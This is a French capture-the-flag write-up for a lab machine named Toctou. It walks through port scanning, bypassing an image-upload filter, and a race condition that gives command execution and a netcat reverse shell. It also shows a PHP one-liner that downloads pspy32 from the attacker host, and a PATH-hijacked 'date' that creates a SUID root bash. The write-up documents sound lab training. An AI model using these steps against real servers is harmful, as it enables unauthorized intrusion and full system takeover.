Toctou
Toctou est une machine parfait pour les débutants, la machine est vulnérable au téléchargement de fichier non sécurisé, le race condition est l'élévation de privilèges via le détournement du chemin de la commande (Path hijacking)
Reconnaissance
nous avons démarrer le container et obtenir l’adresse IP cible
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(d4fl0n㉿kali)-[~/Downloads]
└─$ sudo ./auto_deploy.sh toctou.tar
[sudo] password for d4fl0n:

	                    ##        .
	              ## ## ##       ==
	           ## ## ## ##      ===
	       /""""""""""""""""\___/ ===
	  ~~~ {~~ ~~~~ ~~~ ~~~~ ~~ ~ /  ===- ~~~
	       \______ o          __/
	         \    \        __/
	          \____\______/

  ___  ____ ____ _  _ ____ ____ _    ____ ___  ____
  |  \ |  | |    |_/  |___ |__/ |    |__| |__] [__
  |__/ |__| |___ | \_ |___ |  \ |___ |  | |__] ___]


Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
l’adresse IP cible est 172.17.0.2
nous allons effectué des scan de ports avec nmap pour découvrir les service actif sur le réseau
1
2
3
4
5
6
7
8
9
10
11
┌──(d4fl0n㉿kali)-[~/Downloads]
└─$ nmap -p- 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-29 09:52 -0400
Nmap scan report for 172.17.0.2
Host is up (0.0000070s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 22:BC:46:E9:B1:B0 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.67 seconds
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(d4fl0n㉿kali)-[~/Downloads]
└─$ nmap -p 80 -A -O -sCV 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-29 09:53 -0400
Nmap scan report for 172.17.0.2
Host is up (0.00021s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.69 ((Debian))
|_http-title: Zumba Files \xE2\x80\x94 Env\xC3\xADa archivos en segundos
|_http-server-header: Apache/2.4.69 (Debian)
MAC Address: 22:BC:46:E9:B1:B0 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Linux 6.18 (94%), Android 11 (Linux 4.9) (93%), Android 12 (Linux 5.4) (93%), Linux 3.8 (93%), Android 10 - 12 (Linux 4.14 - 4.19) (93%), Linux 3.2 - 4.14 (93%), Linux 5.4 - 5.10 (93%), OpenWrt 21.02 (Linux 5.4) (93%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.21 ms 172.17.0.2
nous avons un seul port ouvert qui est le 80 pour le web
Enumération Web
commencions par un petit visite sur le site web

sur la page d’accueil nous avons un formulaire de téléversement de fichier
essayons de téléverser un fichier pour voir si y’a des restrictions

le fichier que nous avons téléversé et un simple fichier sans extension, et la sortie nous informe que seul les extensions PNG, JPG, GIF et BMP sont autorisés
téléversons un simple fichier avec extension autorisé pour voir le comportement de l’application web

notre fichier a été uploadé, et nous avons eu le chemin du fichier dans le retour de la réponse du serveur, vérifions notre fichier dans le répertoire /uploads pour voir s’il est en lecture

le répertoire /uploads est en lecture nous allons maintenant essayer de trouver le limite de filtre pour exploité l’application web
Exploitation - web
nous allons commencer par teste le contournement des extensions du fichier


nous avons mis près que tout les extensions mais notre fichier est toujours rejeter
nous avons changer la signature du fichier magic number le premier octets qui détermine le fichier

nous avons changer le bits magique et là notre fichier a été près que accepter changeons l’extension en php pour voir le comportement de l’application web

même avec l’extension php le fichier est accepté mais nous somme encore confronter a un soucie, que le fichier contient des caractères non autoriser, essayons de trouver les caractere non autoriser
nous avons essayer presque toutes les fonctions d’exécution du commande php tel que system, exec, shell_exec, popen toujours nous avons le même message et lors que nous avons enlevé php le fichier est téléversée avec sucés


notre shell a bien été téléversé avec succès
maintenant nous allons remplacé <?php en <?= pour rendre notre shell opérationnel a l’exécution du code
ca n’a pas marcher, après de nombreuse tentative j’ai remarque que mon fichier est téléverser sur le serveur avant d’être supprime, il s’agit d’une race condition nous allons exploiter ca pour exécuter de commande

Bingo nous avons executee une commade sur le serveur
Exploitation - reverse shell
1
2
3
4
5
6
7
8
9
10
11
12
┌──(d4fl0n㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 35598
Linux 3ef9d6ca64ac 6.19.14+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.19.14-1+kali1 (2026-05-05) x86_64 GNU/Linux
 16:06:07 up  3:26,  0 users,  load average: 1.06, 1.87, 1.61
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU  WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
1
2
3
4
5
6
7
8
9
10
11
12
$ script -q /dev/null -c bash
www-data@3ef9d6ca64ac:/$ ^Z
zsh: suspended  nc -nvlp 4444

┌──(d4fl0n㉿kali)-[~]
└─$ stty raw -echo;fg
[1]  + continued  nc -nvlp 4444

www-data@3ef9d6ca64ac:/$ export TERM=xterm-256color
www-data@3ef9d6ca64ac:/$ stty rows 48 cols 258
www-data@3ef9d6ca64ac:/$ source /etc/skel/.bashrc
www-data@3ef9d6ca64ac:/$ reset
Post Exploitation - Enumération
1
2
3
4
5
6
7
www-data@3ef9d6ca64ac:/$ getent passwd | grep -i bash
root:x:0:0:root:/root:/bin/bash
www-data@3ef9d6ca64ac:/$ ls -la /home/
total 8
drwxr-xr-x 2 root root 4096 Jul 17 17:05 .
drwxr-xr-x 1 root root 4096 Oct 29 13:52 ..
www-data@3ef9d6ca64ac:/$
nous avons un seul utilisateur avec le programme bash qui est root
***Enumérons les fichiers et les répertoires
1
2
3
4
5
6
7
www-data@3ef9d6ca64ac:/$ find / -readable 2>/dev/null | grep -v proc
. . . .
/opt
/opt/zumba
/opt/zumba/bin
/opt/zumba/backup.sh
. . . .
nous avons trouver un répertoire intéressent avec un fichier backup.sh
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
www-data@3ef9d6ca64ac:/$ cat /opt/zumba/backup.sh
#!/bin/bash
#
# Zumba Files — copia de seguridad periódica de la carpeta de subidas.
# Pensado para ejecutarse desde cron. Comprime /var/www/html/uploads en
# /var/backups para poder recuperar envíos recientes si algo va mal.
#
# NOTA del equipo: cargamos nuestro directorio de utilidades propio delante
# del PATH para poder usar versiones "tuneadas" de las herramientas de backup.
export PATH=/opt/zumba/bin:$PATH

STAMP=$(date +%Y%m%d-%H%M%S)
cd /var/www/html/uploads || exit 0

# Empaquetamos el contenido actual de la carpeta de subidas.
tar -czf "/var/backups/uploads-${STAMP}.tar.gz" . 2>/dev/null

# Rotación simple: conservamos solo las 5 copias más recientes.
ls -1t /var/backups/uploads-*.tar.gz 2>/dev/null | tail -n +6 | xargs -r rm -f
il s’agit du PATH HIJACKING: la variable export PATH=/opt/zumba/bin:$PATH est exporté, la commande date est appelé sans précisé le chemin absolue c’est qui constitue un risque du détournement de la commande le système dois chercher en premier dans le répertoire /opt/zumba/bin s’il trouve une commande il l’exécute en premier
téléchargeons le binaire pspy32 pour confirmé notre théorie d’exécution du crontab
1
2
3
4
5
www-data@3ef9d6ca64ac:/tmp$ php -r '$c=file_get_contents("http://172.17.0.1/pspy32"); file_put_contents("/tmp/pspy32", $c);'
www-data@3ef9d6ca64ac:/tmp$ ls
pspy32
www-data@3ef9d6ca64ac:/tmp$ chmod +x pspy32
www-data@3ef9d6ca64ac:/tmp$ ./pspy32
1
2
3
4
5
6
7
8
9
2026/10/29 16:37:01 CMD: UID=0     PID=2526   | /usr/sbin/CRON
2026/10/29 16:37:01 CMD: UID=0     PID=2527   | /bin/bash /opt/zumba/backup.sh
2026/10/29 16:37:01 CMD: UID=0     PID=2528   | date +%Y%m%d-%H%M%S
2026/10/29 16:37:01 CMD: UID=0     PID=2530   | /bin/sh -c gzip
2026/10/29 16:37:01 CMD: UID=0     PID=2529   | tar -czf /var/backups/uploads-20261029-163701.tar.gz .
2026/10/29 16:37:01 CMD: UID=0     PID=2531   | gzip
2026/10/29 16:37:01 CMD: UID=0     PID=2533   | /bin/bash /opt/zumba/backup.sh
2026/10/29 16:37:01 CMD: UID=0     PID=2532   | /bin/bash /opt/zumba/backup.sh
2026/10/29 16:37:01 CMD: UID=0     PID=2534   | xargs -r rm -f
nous avons créer notre commande date malveillant pour escale au compte root
1
2
3
www-data@3ef9d6ca64ac:/tmp$ echo '#!/bin/bash' > /opt/zumba/bin/date
www-data@3ef9d6ca64ac:/tmp$ echo 'cp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash' >> /opt/zumba/bin/date
www-data@3ef9d6ca64ac:/tmp$ chmod +x /opt/zumba/bin/date
priv root
1
2
3
4
5
6
www-data@3ef9d6ca64ac:/tmp$ ls -la
total 4148
drwxrwxrwt 1 root     root        4096 Oct 29 16:41 .
drwxr-xr-x 1 root     root        4096 Oct 29 13:52 ..
-rwxrwxrwx 1 www-data www-data 2940928 Oct 29 16:36 pspy32
-rwsr-sr-x 1 root     root     1298416 Oct 29 16:41 rootbash
notre commande date malveillant a été exécuter et le fichier rootbash nous a été déposé dans le répertoire /tmp
1
2
3
4
www-data@3ef9d6ca64ac:/tmp$ ./rootbash -p
rootbash-5.2# id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
rootbash-5.2#